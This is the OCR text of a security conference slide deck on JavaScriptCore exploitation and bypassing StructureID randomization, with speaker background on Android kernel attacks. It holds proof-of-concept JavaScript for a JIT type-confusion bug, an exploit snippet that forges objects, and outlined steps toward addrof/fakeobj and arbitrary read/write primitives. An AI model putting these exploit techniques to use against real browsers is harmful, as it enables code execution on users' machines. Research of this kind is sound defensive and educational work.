


Thinking outside the JIT Compiler: Understanding and bypassing StructureID Randomization with generic and old-school methods

WANG, YONG (@ThomasKing2014)
Alibaba Security

Whoami

- WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)
- Security Engineer of Alibaba Security
- Focus on Android/Browser vulnerability
- Speaker at BlackHatAsia/HackInTheBox/Zer0Con …
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

Whoami

LKML Archive on lore.kernel.org

search help / color / Atom feed

From: YaoJun <yaojun8558363@gmail.com>
To: kernel-hardening@lists.openwall.com
Cc: linux-kernel@vger.kernel.org,
linux-security-module@vger.kernel.org, jmorris@namei.org
Subject: [PATCH 0/4] migrate swapper_pg_dir
Date: Tue, 29 May 2018 12:37:28 +0800
Message-ID: <20180529043728.27738-1-yaojun8558363@gmail.com> (raw)

Because the offset between swapper_pg_dir and _text is fixed, when attackers break KASLR, they can calculate the address of swapper_pg_dir, and then they can apply KSMA(Kernel Space Mirror Attack). The principle of KSMA is to insert an entry to PGD, and this entry has type of block with AP = 01, so attackers can read/write kernel memory directly. Details can reference:

https://www.blackhat.com/docs/asia-18/asia-18-WANG-KSMA-Breaking-Android-k


These patches migrate swapper_pg_dir to new place, and there is no relationship between swapper_pg_dir and _text. Because this is done during kernel booting, the physical address of new swapper_pg_dir may be fixed. Do we need to further randomize it?

YaoJun (4):
Introduce a variable to record physical address of swapper_pg_dir.
Introduce a variable to record new virtual address of swapper_pg_dir.
Make tramp_pg_dir and swapper_pg_dir adjacent
Migrate swapper_pg_dir and tramp_pg_dir.

Whoami


black hat
ASIA 2018
MARCH 20-23, 2018
MARINA BAY SANDS / SINGAPORE
KSMA: Breaking Android kernel isolation and Rooting with ARM MMU features
WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)
Pandora Lab of Ali Security
#BHASIA / @BlackHatEvents


Thomas King
@ThomasKing2014
My slide "Building universal Android rooting with a type confusion vulnerability" at Zer0con2019 is here[github.com/ThomasKing2014...]. One video demo is here[youtu.be/zHEQ8fOLSrM]. Btw, the bug has been fixed and the video has been recorded for about one year.
Rooting demo for all pixels devices
youtube.com


author Kees Cook <keescook@chromium.org> 2019-07-11 20:53:23 -0700
committer Linus Torvalds <torvalds@linux-foundation.org> 2019-07-12 11:05:41 -0700
commit 598a0717a816abc8f5d3c4598628338b9190d127 (patch)
tree 811966b673f9238c0f123ac5a08f8ec12a32e0b8
parent d8b2fa657deaa73ff70d40aea9a54997fc0c7fc9 (diff)
download linux-598a0717a816abc8f5d3c4598628338b9190d127.tar.gz
mm/slab: validate cache membership under freelist hardening
Patch series "mm/slab: Improved sanity checking".
This adds defenses against slab cache confusion (as seen in real-world exploits[1]) and gracefully handles type confusions when trying to look up slab caches from an arbitrary page. (Also is patch 3: new LKDTM tests for these defenses as well as for the existing double-free detection.
This patch (of 3):
When building under CONFIG_SLAB_FREELIST_HARDENING, it makes sense to perform sanity-checking on the assumed slab cache during kmem_cache_free() to make sure the kernel doesn't mix freelists across slab caches and corrupt memory (as seen in the exploitation of flaws like CVE-2018-9568[1]). Note that the prior code might WARN() but still corrupt memory (i.e. return the assumed cache instead of the owned cache).
There is no noticeable performance impact (changes are within noise). Measuring parallel kernel builds, I saw the following with CONFIG_SLAB_FREELIST_HARDENED, before and after this patch:
before:
Run times: 288.85 286.53 287.09 287.07 287.21
Min: 286.53 Max: 288.85 Mean: 287.35 Std Dev: 0.79
after:
Run times: 289.58 287.40 286.97 287.20 287.01
Min: 286.97 Max: 289.58 Mean: 287.63 Std Dev: 0.99
Delta: 0.1% which is well below the standard deviation
[1] https://github.com/ThomasKing2014/slides/raw/master/Building%20universal%20

Agenda


- JavaScriptCore Exploitation Basics
- StructureID Randomization
- New generic bypass
- Conclusion

Agenda

- *JavaScriptCore Exploitation Basics*
- StructureID Randomization
- New generic bypass
- Conclusion

What is JavaScriptCore


- JavaScript Engine of WebKit
  - Apple’s open-source web browser(Safari on OSX/iOS)
- Support almost all features of ECMAScript 6
- Complexity
  - Interpreter and JIT compilers



http://www.filpizlo.com/slides/pizlo-splash2018-jsc-compiler-slides.pdf

What is JavaScriptCore

- JavaScript Engine of WebKit
  - Apple’s open-source web browser(Safari on OSX/iOS)
- Support almost all features of ECMAScript 6
- Complexity
  - Interpreter and JIT compilers
  - Lots of exploitable bugs



http://www.filpizlo.com/slides/pizlo-splash2018-jsc-compiler-slides.pdf

A typical JIT Bug

- http://rce.party/wtf.js (Luca Todesco @qwertyoruiop)

```
let s = new Date();
let confuse = new Array(13.37,13.37);
s[1] = 1;
let hack = 0;
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {has: function() {
    if (hack) {
        print("side effect");
        confuse[1] = {};
    }
}}); // this doesn't trigger type conversion of |s| into SlowPutArrayStorage

function victim(oj,f64,u32,doubleArray) {
    doubleArray[0];
    let r = 5 in oj;
    f64[0] = f64[1] = doubleArray[1];
    u32[2] = 0x41414141;
    u32[3] = 0;
    // u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a fake
    object rather than using 0x41414141
    doubleArray[1] = f64[1];
    return r;
}
```

A typical JIT Bug

Minimized PoC:

```
let s = new Date();
s[1] = 1;
Date.prototype.__proto__ = new
Proxy(Date.prototype.__proto__,
{
   has: function() { /* Side Effect */ }
});
let r = 5 in s;
```

- “IN” operation
  - Check a property

A typical JIT Bug

Minimized PoC:

```
let s = new Date();
s[1] = 1;
Date.prototype.__proto__ = new
Proxy(Date.prototype.__proto__,
{
    has: function() { /* Side Effect */ }
});
let r = 5 in s;
```

- “IN” operation
  - Check a property
- HasIndexedProperty
  - Forget to mark as Prototype
  - Incorrect side-effect model

A typical JIT Bug

Minimized PoC:

```
let s = new Date();
s[1] = 1;
Date.prototype.__proto__ = new
Proxy(Date.prototype.__proto__,
{
    has: function() { /* Side Effect */ }
});
let r = 5 in s;
```

- “IN” operation
  - Check a property
- HasIndexedProperty
  - Forget to mark as Prototype
  - Incorrect side-effect model
- Type confusion
  - Element transition

A typical JIT Bug

Exploit snippet:

```
function do_hack(oj, f64, u32, doubleArray) {
  doubleArray[0];
  let r = 7 in oj;
  f64[0] = f64[1] = doubleArray[1];
  u32[2] += 0x10;
  doubleArray[1] = f64[1];
  return r;
}
for(let i = 0; i < 10000; i++) {
  do_hack(d, hack_f64, hack_u32, evl_array);
}
```

- “IN” operation
  - Check a property
- HasIndexedProperty
  - Forget to mark as Prototype
  - Incorrect side-effect model
- Type confusion
  - Element transition
  - Leak the address
  - Fake JSObjects

Exploitation Basics w/o StructureID Randomization

- Exploit steps:
  - 0. Create many differently-shaped JSObjects
  - 1. Prepare the crafted container
  - 2. Trigger the bug and gain one crafted fake JSObject
  - 3. Build the ADDROF and FAKEOBJ primitives
  - 4. Build the AARW primitives and tackle the GC issue
  - 5. ….

Exploitation Basics w/o StructureID Randomization

- Exploit steps:
  - 0. Create many differently-shaped JSObjects
  - 1. Prepare the crafted container
  - 2. Trigger the bug and gain one crafted fake JSObject
  - 3. Build the ADDROF and FAKEOBJ primitives
  - 4. Build the AARW primitives and tackle the GC issue
  - 5. ….

Exploitation Basics w/o StructureID Randomization

- Exploit steps:
  - 0. Create many differently-shaped JSObjects
  - 1. Prepare the crafted container
  - 2. Trigger the bug and gain one crafted fake JSObject
  - 3. Build the ADDROF and FAKEOBJ primitives
  - 4. Build the AARW primitives and tackle the GC issue
  - 5. ….


- Prepare the ”shape” for the fake JSOBJECT

Agenda

- JavaScriptCore Exploitation Basics
- *StructureID Randomization*
- New generic bypass
- Conclusion


Review JSObject Basics

- let o = {a: 0x41, b: 0x42};



